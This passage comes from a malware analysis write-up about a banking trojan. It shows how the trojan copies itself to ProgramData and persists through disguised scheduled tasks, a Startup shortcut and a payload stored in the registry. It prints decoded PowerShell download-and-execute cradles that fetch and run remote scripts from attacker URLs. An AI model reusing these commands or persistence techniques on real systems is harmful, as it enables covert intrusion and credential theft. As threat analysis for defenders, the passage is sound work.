                db 'y /mo 3 /tr "cmd /c C:\ProgramData\HYSVC\hysvc.exe"',0
```

The ***aMKlinkCProgram*** offset contains a "*mklink"* command that will create a link (.LNK) file in the StartUp directory that will be linked to the hysvc.exe file.

```
aMklinkCProgram db 'mklink  "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Sta'
                                ; DATA XREF: sub_40AE90+478↑o
                db 'rtUp\hysvc" C:\ProgramData\HYSVC\hysvc.exe',0
```


The ***aPowershellW1Ex*** offset contains a base64 PowerShell command that will be executed by the main payload (cs.exe).

```
aPowershellW1Ex db 'powershell -w 1 -exec bypass -e JABvAGIAagBTAGgAZQBsAGwAIAA9ACAAT'
                                ; DATA XREF: sub_40AE90+4A8↑o
                db 'gBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIAAoACIAVw'
                db 'BTAGMAcgBpAHAAdAAuAFMAaABlAGwAbAAiACkADQAKACQAbwBiAGoAUwBoAG8AcgB'
                db '0AEMAdQB0ACAAPQAgACQAbwBiAGoAUwBoAGUAbABsAC4AQwByAGUAYQB0AGUAUwBo'
                db 'AG8AcgB0AGMAdQB0ACgAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQAgA'
                db 'CsAIAAiAFwAUwB0AGEAcgB0ACAATQBlAG4AdQBcAFAAcgBvAGcAcgBhAG0AcwBcAF'
                db 'MAdABhAHIAdAB1AHAAIgAgACsAIAAiAFwAaAB5AHMAdgBjAC4AbABuAGsAIgApAA0'
                db 'ACgAkAG8AYgBqAFMAaABvAHIAdABDAHUAdAAuAFQAYQByAGcAZQB0AFAAYQB0AGgA'
                db 'PQAiAEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAEgAWQBTAFYAQwBcAGgAe'
```

After preforming a static analysis and code analysis we wil know move to execute the cs.exe payload and preform a Dynamic/Behavior analysis.


Behavior Analysis


Once we launched the payload, we immediately saw the following process tree:




As we learned from the static analysis, the CreateProcess API function will execute a CMD instance and create a scheduled task:

CMD Timeout command:






schtasks command:




Operation:	Process Create
Result:	SUCCESS
Path:	C:\WINDOWS\SysWOW64\cmd.exe
Duration:	0.0000000
PID:	8480
Command line:	cmd /c schtasks /f /create /tn "GoogleChromeUpdateTask" /sc hourly /mo 3 /tr "cmd /c C:\ProgramData\HYSVC\hysvc.exe"


In order to gain persistency on the compromised host the attacker created a schedule task in the Task Scheduler. Moreover, the attacker tried to masquerade it with a legitimate name of "*GoogleChromUpdateTask*" as we can see in the screenshot below:




The task information shows that it run the file every 3 hours:




The CreateFile and CreateDirectory functions create a new payload (*hysvc.exe*) in the PrgramData directory:





After checking the hash of the new *hysvc.exe* payload, we have found that it is the same file as the original cs.exe payload. Thus, the initial trojan just copied itself to a new location:



After creating the second payload (hysvc.exe) and a scheduled task to run this payload, the initial payload (cs.exe) is launching PowerShell in order to run an encoded malicious command:

Input length: 632 lines: 1


```
JABvAGIAagBTAGgAZQBsAGwAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIAAoACIAVwBTAGMAcgBpAHAAdAAuAFMAaAB
lAGwAbAAiACkADQAKACQAbwBiAGoAUwBoAG8AcgB0AEMAdQB0ACAAPQAgACQAbwBiAGoAUwBoAGUAbABsAC4AQwByAGUAYQB0AGUAUwBoAG8AcgB0AGMAdQB0AC
gAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQAgACsAIAAiAFwAUwB0AGEAcgB0ACAATQBlAG4AdQBcAFAAcgBvAGcAcgBhAG0AcwBcAFMAdABhAHIAd
AB1AHAAIgAgACsAIAAiAFwAaAB5AHMAdgBjAC4AbABuAGsAIgApAA0ACgAkAG8AYgBqAFMAaABvAHIAdABDAHUAdAAuAFQAYQByAGcAZQB0AFAAYQB0AGgAPQAi
AEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAEgAWQBTAFYAQwBcAGgAeQBzAHYAYwAuAGUAeABlACIADQAKACQAbwBiAGoAUwBoAG8AcgB0AEMAdQB0AC4
AUwBhAHYAZQAoACkA
```

Output time: 2ms length: 237 lines: 4


```
$objShell = New-Object -ComObject ("WScript.Shell")
$objShortCut = $objShell.CreateShortcut($env:USERPROFILE + "\Start Menu\Programs\Startup" + "\hysvc.lnk")
$objShortCut.TargetPath="C:\ProgramData\HYSVC\hysvc.exe"
$objShortCut.Save()
```

The decoded command, as shown above, has used a Com-Object of "*Wscript.Shell*" to create a shortcut file (LNK) in the StartUp directory which is linked to the *hysvc.exe* payload. This is basically an attempt to use a second persistence technique for the payload to run every time the victim reboots the compromised machine, by automatically executing the LNK file from the startup:


"AppData\Romming\Microsoft\Windows\Start Menu\Programs\StartUp"



Operation:	CreateFile
Result:	NAME INVALID
Path:	C:\Users\cynet\Desktop\mklink "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\hysvc" C:\ProgramData\HYSVC\hysvc.exe



The LNK file is linked to the trojan Banker (hysvc.exe) which is now located in the ProgramData directory.



Memory context of the payload:

```
00000530 50 3d ff 00 b9 42 fc 00 00 00 00 00 68 00 00 00 P=...B......h...
00000540 5f 6d 74 78 6c 63 6b 51 51 73 53 00 43 3a 5c 50 _mtxlckQQsS.C:\P
00000550 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 43 rogramData\HYSVC
00000560 5c 68 79 73 76 63 2e 65 78 65 00 00 43 3a 5c 50 \hysvc.exe..C:\P
00000570 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 43 rogramData\HYSVC
00000580 5c 00 00 00 22 00 00 00 63 6d 64 20 2f 63 20 74 \..."...cmd /c t
00000590 69 6d 65 6f 75 74 20 2f 74 20 34 20 26 26 20 22 imeout /t 4 && "
000005a0 00 00 00 00 00 00 00 00 63 6d 64 20 2f 63 20 73 ........cmd /c s
000005b0 63 68 74 61 73 6b 73 20 2f 66 20 2f 63 72 65 61 chtasks /f /crea
000005c0 74 65 20 2f 74 6e 20 22 47 6f 6f 67 6c 65 43 68 te /tn "GoogleCh
000005d0 72 6f 6d 65 55 70 64 61 74 65 54 61 73 6b 22 20 romeUpdateTask"
000005e0 2f 73 63 20 68 6f 75 72 6c 79 20 2f 6d 6f 20 33 /sc hourly /mo 3
000005f0 20 2f 74 72 20 22 63 6d 64 20 2f 63 20 43 3a 5c  /tr "cmd /c C:\
00000600 50 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 ProgramData\HYSV
00000610 43 5c 68 79 73 76 63 2e 65 78 65 22 00 00 00 00 C\hysvc.exe"....
00000620 6d 6b 6c 69 6e 6b 20 20 22 43 3a 5c 50 72 6f 67 mklink  "C:\Prog
00000630 72 61 6d 44 61 74 61 5c 4d 69 63 72 6f 73 6f 66 ramData\Microsof
00000640 74 5c 57 69 6e 64 6f 77 73 5c 53 74 61 72 74 20 t\Windows\Start
00000650 4d 65 6e 75 5c 50 72 6f 67 72 61 6d 73 5c 53 74 Menu\Programs\St
00000660 61 72 74 55 70 5c 68 79 73 76 63 22 20 43 3a 5c artUp\hysvc" C:\
00000670 50 72 6f 67 72 61 6d 44 61 74 61 5c 48 59 53 56 ProgramData\HYSV
00000680 43 5c 68 79 73 76 63 2e 65 78 65 00 00 00 00 00 C\hysvc.exe.....
00000690 70 6f 77 65 72 73 68 65 6c 6c 20 2d 77 20 31 20 powershell -w 1
000006a0 2d 65 78 65 63 20 62 79 70 61 73 73 20 2d 65 20 -exec bypass -e
000006b0 4a 41 42 76 41 47 49 41 61 67 42 54 41 47 67 41 JABvAGIAagBTAGgA
```

After we finished the investigation and analyzed the trojan banker, we can go back to the second part of the first PowerShell Command.

```
$thdTask = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQ
BuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsACAAPQAgAFsARQBuAHUAbQBdADoAOgBUAG8ATwBiAGoAZQBjAHQAKABbAFMAeQBzAHQAZQBtAC
4ATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQAsACAAMwAwADcAMgApADsADQAKACQAYgBhAHMAZQA2ADQAcwB0AHIAaQBuAGcAIAA9ACAAKAAoAE4AZQ
B3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAG
cAaQB0AGwAYQBiAC4AYwBvAG0ALwBVAEwAOQBnAGIAegB1AFAAMwA3AC8AcgB0AC8AcwBuAGkAcABwAGUAdABzAC8AMQA5ADUANgAzADAANQAvAHIAYQB3ACcAKQApAA0ACgBbAEkATwAuAEYAaQ
BsAGUAXQA6ADoAVwByAGkAdABlAEEAbABsAEIAeQB0AGUAcwAoACIAJABlAG4AdgA6AHQAZQBtAHAAXABjAHMALgBlAHgAZQAiACwAIABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAG
EAcwBlADYANABTAHQAcgBpAG4AZwAoACQAYgBhAHMAZQA2ADQAcwB0AHIAaQBuAGcAKQApAA0ACgBzAHQAYQByAHQALQBwAHIAbwBjAGUAcwBzACAAIgAkAGUAbgB2ADoAdABlAG0AcABcAGM
    AcwAuAGUAeABlACIAIAAtAFcAaQBuAGQAbwB3ACAASABpAGQAZABlAG4AIAAgAHwAIABvAHUAdAAtAG4AdQBsAGwADQAKAA=="')) | iex'
if(!(test-path HKCU:\Software\cr)){
    New-Item -Path HKCU:\Software\ -name cr
}
New-ItemProperty -Path HKCU:\Software\cr -Name f -PropertyType string -Value $thdTask -force | out-null
start-process  cmd.exe -ArgumentList ' /c schtasks /create /f  /tn "Update Shell" /sc hourly /mo 2 /tr "powershell -w 1  -e aQBlAHgAIAAkACgARwBlAHQA
LQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACAASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAYwByACAALQBOAGEAbQBlACAAZgAgAC0ARQByAHIAbwByAEEAYwB0
AGkAbwBuACAAUwB0AG8AcAAgAC4AZAA=" '  -WindowStyle Hidden
```

The second part of the command sets a new value to the "*HKCU\Sofatwarte\cr"* registry key that related

to the *$thTask* variable which contains the binary of the trojan Banker that we have analyzed above.


It also creates a scheduled task with CMD instance and named it "*Update Shell*". The task will execute the PowerShell command in base 64 format.

After decoding the base 64 command, we have figured that it will invoke the "*HKCU\Sofatwarte\cr"* value

which means that the trojan Banker's binary (hysvc.exe) will be executed by the PowerShell command directly from the registry:

```
iex $(Get-ItemProperty -Path  HKCU:\Software\cr -Name f -ErrorAction Stop).d
```

In parallel, the downloader "1849226900.exe" which was responsible for downloading the main payload (cs.exe), executes another CMD instance in order to execute an additional PowerShell command:



After decoding the PowerShell command, we discovered the following:


```
$k = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQA
TQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsACAAPQAgAFsARQBuAHUAbQBdADoAOgBUAG8ATwBiAGoAZQBjAHQAKABbAFMAeQBzAHQAZQBtAC4ATgBl
AHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQAsACAAMwAwADcAMgApADsAaQBlAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4A
TgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAb
    gBnACgAJwBoAHQAdABwAHMAOgAvAC8AYQBzAHEALgBkADYAcwBoAGkAaQB3AHoALgBwAHcALwB3AGkAbgAvAGkAbgBzAC8AYwBoAGUAYwBrAGkAbgBnAC4AcABzADEAJwApACkA")) | iex
    '

New-ItemProperty -Path HKCU:\Software -Name kumi -PropertyType string -Value $k -force | out-null
start-process  cmd.exe -ArgumentList ' /c schtasks /create /f  /tn "OneDrive SyncTask" /sc hourly /mo 1 /tr "powershell -w 1 -e aQBlAHgAIAAkACgARwBl
AHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACAASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlACAALQBOAGEAbQBlACAAawB1AG0AaQAgAC0ARQByAHIAbwByAEEA
YwB0AGkAbwBuACAAUwB0AG8AcAApAC4AawB1AG0AaQA="' -WindowStyle Hidden
```

The first part is the *$K* variable that contains a base 64 command.

```
[System.Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);iex ((New-Object
    System.Net.WebClient).DownloadString('https://asq.d6shiiwz.pw/win/ins/checking.ps1'))
```

After decoding the command, we see that it launches a pure fileless attack that run from the PowerShell virtual memory. The command initiates network communication to the following URL: "*hxxps://asq.d6shiiwz[.]pw/win/ins/checking[.]ps1*" in order to invoke the content of the "checking.ps1" script. This activity happened by the IEX (Invoke-Expression) cmdlet that executes the content of the PS1 file by using the *DownladString* method.

Unfortunately, the URL nolonger exists and when we have tried to access the URL, we get no response:



In order to verify that the malicious URL does not exist, we have tried to run a CURL command. In some of the cases attacker can fake the HTML page to show no response, while there is active communication to the malicious domain.

```
C:\WINDOWS\system32>curl.exe -I https://asq.d6shiiwz.pw/win/ins/checking.ps1
HTTP/1.1 404 Not Found
Date: Thu, 23 Apr 2020 16:13:14 GMT
Server: Apache/2.4.38 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: text/html; charset=iso-8859-1
```

```
$k = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAG
MAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsACAAPQAgAFsARQBuAHUAbQBdADoAOgBUAG8ATwBiAGoA
ZQBjAHQAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQAsACAAMwAwADcAMgApADsAaQBlAHgAIA
